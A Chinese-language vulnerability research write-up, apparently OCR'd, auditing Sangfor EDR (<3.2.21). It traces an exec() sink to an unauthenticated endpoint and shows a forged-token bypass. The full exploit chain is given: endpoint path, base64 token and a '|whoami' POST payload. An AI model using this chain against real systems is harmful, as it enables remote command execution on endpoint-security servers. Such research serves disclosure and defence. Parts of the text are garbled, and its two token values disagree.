深信服edr终端检测响应平台（<3.2.21）代码审计挖掘（RCE）

前言

继上一次对某终端检测响应平台权限绕过漏洞的审计流程，现分享对该平台进行代码审计后挖掘到的远程命令执行漏洞。

上篇文章其实采用的是正向通读代码逻辑的方法进行漏洞挖掘，那么本次我们使用敏感函数回溯的方法来进行反向分析进而挖掘漏洞。

漏洞危害：可执行任意系统命令，影响版本：< 最新版本（3.2.21）

审计流程

定位敏感函数

前文说到，不是一把梭的 0day 都不叫 0day，所以我们可以对命令执行、代码执行等漏洞相关敏感函数进行全文搜索，敏感函数列表如下：

```
exec()
passthru()
proc_open()
shell_exec()
system()
popen()
eval() //非函数
```

```
assert()
preg_replace()
```

搜索关键词 `exec(` ，发现一处文件 `/ldb/dc.php` 自定义了命令执行代码，函数体是调用的 `exec` 函数：

```
/**
 * 执行外部程序
 * @param string $command 执行命令
 * @param array  $output  输出信息
 * @param int    $ret     返回值
 * @return string 返回执行结果
 */
function ldb_exec($command, &$output, &$ret) {
    if (!ldb_is_linux()) {
        $data = exec($command, $output, $ret);
    } else {
        pcntl_signal(SIGCHLD, SIG_DFL);
        $data = exec($command, $output, $ret);
        pcntl_signal(SIGCHLD, SIG_IGN);
    }
    return $data;
}
```

寻找危险点

/bin/mapreduce/app/web/device_linkage/process_cssp.php

exec_slog_action 匿名函数分析

如上所述，我们知道了 `ldb_exec` 函数为自定义命令执行代码，我们想寻找利用点就需要跟踪下该函数在哪被引用，然后分析具体的代码看是否可以利用。

老套路，全局搜索 `ldb_exec(` 发现有很多处调用了，其中阅读起来较为通俗易懂的为 `/bin/mapreduce/app/web/device_linkage/process_cssp.php` 的匿名函数 `$exec_slog_action` ：

```
$exec_slog_action = function($object,$params){
    $data = $params["data"];


    if (!isset($data["params"])) {
        ldb_error("required parameter missing params is".json_encode($params));
        $object->err_code = EXEC_SLOG_ACTION_PARAM_ERROR;
        return -1;
    }

    $data["params"] = ldb_mapreduce_invoke("call_method", "app.web.common.validation.shel
l_injection_check",
        "shell_argv_transform", $data["params"]);

    $command = "curl -k 'http://127.0.0.1:9081/?".$data["params"]."'";
    ldb_debug("exec command: ".$command);
    ldb_exec($command, $output, $ret);
    if ($ret !== 0) {
        ldb_error("exec slog action fail, command: $command, error: ".$output);
        $object->err_code = EXEC_SLOG_ACTION_FAILED;
        return -1;
    }

    $data = $output;
    response_linkage_dev_msg(SUCCESS,$data);
    return 0;
};
```

这段代码很容易理解，赋值校验，再过一遍 `/bin/mapreduce/app/web/common/validation/shell_injection_check` 文件函数 `shell_argv_transform` ：

```
// 转义参数
$shell_argv_transform = function($argv) use(&$shell_argv_transform)
{
```

```
    $type = strtolower(gettype($argv));
    if ($type == "array")
    {
        foreach ($argv as $key => $value)
        {
            $argv[$key] = $shell_argv_transform($value);
        }
    }

    else if (!is_null($argv) && !empty($argv))
    {
        $argv = escapeshellarg($argv);
    }

    return $argv;
};
```

这就是一段简单的转义，如果传入的变量 `$argv` 是数组则遍历进行函数递归最后通过 `escapeshellarg` 函数转义（ 官方释义: escapeshellarg() 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，并且还是确保安全的。 ），如果不是数组则直接进行增加转义。

继续跟进看代码，你会发现 `$command = "curl -k 'http://127.0.0.1:9081/?".$data["params"]."'";` 是拼接的，最后经过 `ldb_exec` 进行命令执行，我们可以使用管道符的方式进行其他命令的注入: `|whoami` ，但这里巧妙的是经过 `escapeshellarg` 函数处理后注入的命令就变成了 `'|whoami'` ，最后执行的命令就变成了: `curl -k 'http://127.0.0.1:9081/?'|whoami''` ，直接帮助我们闭合命令了。

那么我们只需要可以控制 `$params['data']['params']` 的值即可进行命令执行。

控制点寻找

/bin/web/dev_linkage_launch.php

get_opr 函数分析

由于 `/bin/mapreduce/` 下的文件，我们没办法直接访问调用就需要全局搜索 `exec_slog_action` 看下谁调用了这段代码，发现文件 `/bin/web/dev_linkage_launch.php` （

此处应感觉到兴奋，毕竟我们能访问的路径就是 `/bin/web/` ） 有一处可疑函数体（ 函数 `get_opr` ） ：

```
function get_opr($req_url){
    ...
    //CSSP请求
    if($req_url === STD_CSSP_EXEC_SLOG_ACTION_URL ){
        return EXEC_SLOG_ACTION;
    }
    ...
    //检查url的合法性
    if($req_url !== AGENT_INFO_URL &&
       $req_url !== SCAN_ABOUT_URL &&
       $req_url !== EDR_INFO_ABOUT_URL &&
       $req_url !== EVIDENCE_INFO_URL){
        ldb_error("no response about this url :".$req_url);
        throw new Exception(ldb_get_lang("NO_RESPONSE_ABOUT_THIS_URL"));
    }
    //获取url中的参数
    $url_params = get_url_param();
    $method = $url_params[METHOD];
    global $opr_arr;
    if(isset($opr_arr[$method])){
        $opr = $opr_arr[$method];
    }
    else{//无此url的响应
        ldb_error("no response about this url: " .$req_url);
        throw new Exception(ldb_get_lang("NO_RESPONSE_ABOUT_THIS_URL"));
    }
    return $opr;
}
```

判断变量 `$req_url` 值是否与常量 `STD_CSSP_EXEC_SLOG_ACTION_URL` 值一致，一致则返回常量 `EXEC_SLOG_ACTION` ，最后如果请求的地址非常量中定义的，则进行 URL 判断合法性（我们没办法直接访问 `dev_linkage_launch.php` ）。

我们先看常量 `STD_CSSP_EXEC_SLOG_ACTION_URL` 对应值，直接看代码开头包含了哪些文件即可：

```
require_once(ldb_ext_root()."/bin/web/launch_init.php");
require_once(ldb_ext_root()."/bin/web/ui/php/platform.php");
require_once(ldb_ext_root()."/bin/mapreduce/app/web/device_linkage/common/common.php");
require_once(ldb_ext_root()."/bin/mapreduce/app/web/device_linkage/common/common_[illegible].php");
require_once(ldb_ext_root()."/bin/mapreduce/app/web/common/validation/mongo_injection_check.php");
```


最终发现 `/bin/mapreduce/app/web/device_linkage/common/common.php` 中定义了常量：

```
define("STD_CSSP_EXEC_SLOG_ACTION_URL","/api/edr/sangforinter/v2/cssp/slog_client");


define("EXEC_SLOG_ACTION","exec_slog_action");
```

知道了这些常量的定义，大致就明白了，（猜测）当我们访问 `/api/edr/sangforinter/v2/cssp/slog_client` 时，函数 `get_opr` 返回 `exec_slog_action` ，也就是我们之前所发现存在安全风险的函数，这也仅仅是猜测，但想要证实这个猜测，我们就得啃一啃文件 `/bin/web/dev_linkage_launch.php` 。

get_interface_data 函数分析

我们已经知道了函数 `get_opr` 的作用（返回接口方法），来看看在文件中的哪里被调用，发现一处调用：

```
function get_interface_data($argv) {
    //获取url
```

```
    $req_url = $_SERVER['PHP_SELF'];
    //校验token
    check_token($req_url);
    //构造opr
    $opr = get_opr($req_url);
    //根据方法构造业务代码路径
    $app_name = get_app_name($opr);
    $data = array();

    if($_SERVER['REQUEST_METHOD'] == 'POST'){
        $data = get_body_data($argv);
    }
    //根据opr、app_name以及data构造数据
    $interface_data = array();
    $interface_data["app_args"]["name"] = $app_name;
    $interface_data["opr"] = $opr;
    if($_SERVER['REQUEST_METHOD'] == 'POST'){
        $interface_data["data"] = $data;
    }
    return $interface_data;
}
```

函数 `get_interface_data` 调用了函数 `get_opr` ，传递参数值为 `$req_url = $_SERVER['PHP_SELF'];` ，也就是请求的 `URI` （例如请求地址为 `http://localhost/chen.php` 那么 `$_SERVER['PHP_SELF']` 的值即为 `/chen.php` ）。

注：这里证实了我们在分析 `get_opr` 函数时的猜测，请求的地址必须为 `/bin/mapreduce/app/web/device_linkage/common/common.php` 文件中定义常量的地址，不能为 `dev_linkage_launch.php` 。

那么想要进入调用函数 `get_opr` 的逻辑，我们需要先了解下函数 `get_interface_data` 的逻辑，在此之前我们需要确保自己不会做无用功，所以需要看下函数 `get_interface_data` 是否在上下文代码中被调用：

```
 * @param      array    $args    输入的参数
 */
function ldb_execute_app($args) {
    try {

        //构造成业务统一处理的接口
        $interface_data = get_interface_data($args);
```



```
// 入口函数
$args = ldb_argv_get();
ldb_execute_app($args);
```


该函数直接被入口函数调用，那么我们接下来就可以分析下该函数逻辑，根据注释我们了解到这里会校验 token，也就是函数 `check_token` 。

check_token 绕过

跟进函数 `check_token` ，其代码如下：

```
/**
 * @func        检验token
 * @param       string $req_url 联动的url
 * @throws      Exception
 */
function check_token($req_url){
    //CSSP接口使用特权IP的方式进行校验
    if (strpos($req_url, STD_CSSP_REQUEST_URL_PREFIX) !== false && $req_url != STD_CSSP_S
ET_KEY_URL) {
        parse_str($_SERVER['QUERY_STRING'],$query_str_parsed);
        if(!isset($query_str_parsed[TOKEN])) {
            throw new Exception(ldb_get_lang("THIS_OPERATION_NEED_TOKEN"));
        }
        $ret = check_access_token($query_str_parsed[TOKEN], $req_url);
```

```
        if ($ret == 1) {
            response_linkage_dev_msg(CSSP_TOKEN_AUTH_FAILED);
            die();
        }
    }
    //判断url 需不需要进行校验token
    if($req_url == AGENT_INFO_URL ||
       $req_url == SCAN_ABOUT_URL ||
       $req_url == EDR_INFO_ABOUT_URL ||
       $req_url == EVIDENCE_INFO_URL){
        //校验token
        $url_params = get_url_param();
        $ret = token_valid($url_params[TOKEN]);
        if($ret){
            response_linkage_dev_msg($ret);
            die();
        }
    }
}
```

简单理解就是获取所有请求参数，并获取参数 `token` 的值带入函数 `check_access_token` ，最后的返回结果不为 `1` 即可成功验证 token，我们继续跟进该函数，文件 `/bin/web/ui/php/platform.php` ：

```
/**
 * 检验cssp请求的token
 * @return 0/1 成功/失败
 */
function check_access_token($access_token, $req_url){

    $token_str = base64_decode($access_token);
    $json_token = json_decode($token_str, true);
    $key = get_item_from_os_json("privateKey");
    if($key == "" && $req_url == STD_CSSP_DOWN_CONF_URL) {
        $key = STD_CSSP_DEFAULT_KEY;
    }
    $md5_str = md5($key.$json_token["random"]);
    if($md5_str == $json_token["md5"]) {
        return 0;
```

```
    }

    ldb_error("check token failed");
    return 1;
}
```

参数 `token` 的值需要经过 Base64 解码、JSON 转换（将 JSON 转为数组），最后字段 `random` 与变量 `$key` 拼接进行 md5 加密的值与字段 `md5` 一样则可以进入 `return 0;` 否则就是 `return 1;`（我们就需要返回为 0 才可过 token 验证）。

那在这我们需要知道变量 `$key` 是怎么样获取到的，跟进函数 `get_item_from_os_json` ：

```
/**
 * 从/etc/cssp_custom_image/os.json中获取指定值
 * @param $key os.json中的键
 * @return 返回指定键对应的值
 */
function get_item_from_os_json($key){
    $item = "";

    $file_path = "/etc/cssp_custom_image/os.json";
    if(file_exists($file_path)){
        $os_json = get_json_from_file($file_path);
        if ($os_json === null) {
            ldb_error("target file is null");
            return "";
        }
        $item = $os_json[$key];
    }

    return $item;
}
```

发现这里实际意义上就是将 `$file_path = "/etc/cssp_custom_image/os.json";` 带入 `get_json_from_file` 函数，继续跟进这个函数：


```
/**
 * 从文件读取一个json
 * @param conf_file 文件路径+文件名
 * @return data_arry 返回一个关联数组
*/
function get_json_from_file($conf_file){
    if (!file_exists($conf_file)) {
        ldb_error("err:file null");
        return null;
    }

    $json_string = file_get_contents($conf_file);
    $data_arry = json_decode($json_string, true);

    if (is_null($data_arry)) {
        ldb_error("get json from file failed");
        return null;
    }

    return $data_arry;
}
```

该函数就是从文件中读取 JSON，并转为数组返回，我们想要知道具体内容就要看下初始的 `/etc/cssp_custom_image/os.json` 文件内容，但笔者这里安装默认情况下该文件是不存在的：



那在这里其返回的就是空，这时候我们再回到函数 `check_access_token` ，其代码（代码上文中已经列出）逻辑当变量 `$key` 值为空并且 `$req_url == STD_CSSP_DOWN_CONF_URL`（`define("STD_CSSP_DOWN_CONF_URL","/api/edr/sangforinter/v2/cssp/down_conf");`）的情况下变量 `$key` 值为常量 `STD_CSSP_DEFAULT_KEY` 的值，即: `define("STD_CSSP_DEFAULT_KEY","amsPnhHqfN5Ld5FU");` （常量定义在 `/bin/mapreduce/app/web/device_linkage/common/common.php` 文件中）。

但此处我们的变量 `$req_url` 为 `/api/edr/sangforinter/v2/cssp/slog_client` 并不符合逻辑条件，所以变量 `$key` 还是为空的。

那我们可以根据代码逻辑直接构建 token 值，首先是 JSON 内容有两个字段 random、md5，还要满足字段 md5 的值等于 `md5(字段random)` 的值，所以我们要提前先设置字段 random 为 1，随后进行 md5 加密并将结果赋予字段 md5 即可：


```
{"random":"1", "md5":"c4ca4238a0b923820dcc509a6f75849b"}
```

最后进行 Base64 编码

: `eyJyYW5kb20iOiIxMjMiLCAibWQ1IjoiYWI0NzU2M2FjNmZiOWU1MTdiZTg4ODBjODdmNzc2NWYifQ==`

至此我们就绕过了 token 校验限制。

逻辑梳理

我们来梳理函数 `get_interface_data` 的逻辑，其通过函数 `get_opr` 反回值带入函数 `get_app_name` 获取具体代码路径，而后当 HTTP 请求类型为 POST 时获取请求正文（POST 数据，如下函数 `get_body_data` ，将请求正文的 JSON 转为数组），通过构建数组将数据填充进去，并返回该数组。（简单梳理，具体请看代码）

```
/**
 * @fun         根据协议body中的内容来构造data中的内容
 * @param       array       $aray       输入的参数
```

```
 * @return      array      $params     联动设备传来的body
 */
function get_body_data($argv){
    $ini_file = getenv("EPS_INSTALL_ROOT") . "config/tenant.conf";
    if(file_exists($ini_file)){
        if (0 != strlen(ldb_post_json())) {
            $docker_data = ldb_get_post($argv);
            return $docker_data;

        }
    }

    $params = array();
    if(0 != strlen(ldb_post_json())) {
        $params = ldb_get_post($argv);
    }
    return $params;
}
```

我们已经知道了函数 `get_interface_data` 的逻辑，再跟进调用其的函数 `ldb_execute_app` 即可。

ldb_execute_app 函数分析

阅读过 << 对某终端检测响应平台权限绕过漏洞的审计流程 >> 该分享的读者，大致就能理解这里函数的作用了：

```
/**
 * @func       APP通用入口函数，将联动发来的信息转换成EDR通用的前后端接口
 * @param      array     $args    输入的参数
 */
function ldb_execute_app($args) {
    try {

        //构造成业务统一处理的接口
        $interface_data = get_interface_data($args);
        // 检验请求信息是否包含注入关键字
        $ignore_check = read_ignore_check_info();
        if(mongo_injection_check($interface_data, $ignore_check) === TRUE)
```

```
        {
            response_linkage_dev_die_msg(ldb_get_lang(ARGV_CONTAIN_RISK), RESPONSE_ERRO
R);
            ldb_error("request argv contain mongodb risk keyword, argv=" . json_encode($i
nterface_data));
            return ;
        }


        //特殊开权限控制函数
        special_auth($interface_data);
        //授权控制
        authorize_check($interface_data);
        ldb_debug("interface_data is " . json_encode($interface_data));
        $app = $interface_data["app_args"]["name"];
        $constructor = ldb_mapreduce_invoke("get", $app);
        // 构建应用对象
        $instance = call_user_func($constructor);
        $ret = call_user_func($instance->main, $instance, $interface_data);
        //响应出错返回相应的状态码
        if ($ret) {
            $err_code = call_user_func($instance->res, $instance);
            response_linkage_dev_msg($err_code);
        }
        // 销毁应用对象
        call_user_func($instance->destroy, $instance);
    }
    catch(Exception $e){
        //通知联动设备
        $err_msg = $e->getMessage();
        response_linkage_dev_die_msg($err_msg, RESPONSE_ERROR);
    }
}

// 入口函数
$args = ldb_argv_get();
ldb_execute_app($args);
```

`ldb_execute_app` 函数传入参数为变量 `$args` ，该值通过函数 `ldb_argv_get` 获取，跟进发现就是获取的 URI 部分。

```
/**
 * 获取命令行参数
 * @return array 返回命令行参数
 */
function ldb_argv_get() {
    if (ldb_is_cli()) {
        global $argv;
        return $argv;
    }
    $args = array($_SERVER['PHP_SELF']);
    return $args;
}
```

逻辑梳理与漏洞利用

由于之前的步骤都是逆推，这里我们直接顺着推一遍流程就能理清整个思路了。

假设在此我们访问的是 `/api/edr/sangforinter/v2/cssp/slog_client` ，那就是其传入函数 `get_interface_data` ，由于需要过 `check_token` ，所以访问地址需为 `/api/edr/sangforinter/v2/cssp/slog_client?token=eyJyYW5kb20iOiIxIiwgIm1kNSI6ImM0Y2E0MjM4YTBiOTIzODIwZGNjNTA5YTZmNzU4NDliIn0=`

而后通过函数 `get_opr` 得到了 `exec_slog_action` ，再根据 `exec_slog_action` 获得了具体代码路径 `app.web.device_linkage.process_cssp` ，最后根据 `opr` 、 `app_name` 以及 `data` （这里的 data 需为 POST 请求方式时才有）构造数组返回，这里测试就是 GET 请求，最后返回数据为：

```
array(2) {
  ["app_args"]=>
  array(1) {
    ["name"]=>
    string(35) "app.web.device_linkage.process_cssp"
  }
  ["opr"]=>
```

```
  [ opr ]=>
  string(16) "exec_slog_action"
}
```

变量 `$interface_data` 获取了函数 `get_interface_data` 的返回值，由于 `ldb_execute_app` 函数代码很多，不过多赘述，有几处授权校验的函数，简单跟踪下看下注释就能了解 CSSP 请求不处理授权：

```
/**
 * @func      根据配置判断特殊开授权函数
 * @param     array $interface_data 输入的参数
 * @return    int
 */
function special_auth($interface_data){

    //需要特殊授权的配置
    $special_auth_conf = array(
        'AF' => array('model' => 'app.web.device_linkage.user', 'opr' => 'add_user_to_edr
            , 'cmd' => SPECIAL_AUTH),
    );
    $type = isset($interface_data['data']['type']) ? $interface_data['data']['type'] : ''

    //CSSP请求不处理授权
    $model = isset($interface_data['app_args']['name']) ? $interface_data['app_args']['
        name'] : '';
    if (strpos($model, "process_cssp") !== false) {
        return 0;
    }
```



```
/**
 * @func      授权检查,授权过期和未授权不能进行下发、增删改业务
 * @param     array    $interface_data  得到的前后端交互的接口
 * @throws    Exception
 */
function authorize_check($interface_data)
{
    //拼接唯一操作名
    $app       = $interface_data["app_args"]["name"];
    $opr       = $interface_data["opr"];
```

```
//CSSP的操作不做授权检查
if (strpos($app, "process_cssp") !== false) {
    return;
}
//获取授权信息
```


回调调用 `app.web.device_linkage.process_cssp` 的函数 `main` 传入变量 `$instance` 、 `$interface_data` （函数 `get_interface_data` 的返回值），那我们跟进 `main` 函数，又是回调函数调用 `exec_slog_action` 并传入变量 `$object` 、 `$params` （函数 `get_interface_data` 的返回值）。

```
/**
 * @func        应用入口函数
 * @return      int  返回0表示成功，非0表示有错误
 */
$main = function() use(&$operates) {
    list($object, $params) = func_get_args();
    $operate = $operates[$params["opr"]];
    $ret = call_user_func($operate, $object, $params);
    return $ret;
};
```


无法造成命令执行，我们在之前 `exec_slog_action 匿名函数分析` 中了解到其要获取 `$params['data']['params']` 带入命令执行语句中，由于我们测试的是 GET 请求，函数 `get_interface_data` 的返回值并没有 `data['params']` 这个 key，而刚好函数 `get_interface_data` 中的变量 `$interface_data["data"]` 会获取函数 `get_body_data` 处理请

求正文的 JSON 内容转为数组的结果，所以我们修改请求方法为 POST，请求正文为 `{"params":"|whoami"}` ，即可进行命令注入：

最后

熟悉了解了整个流程之后，其实还有更多利用点可以挖掘～本文就不过多的赘述了。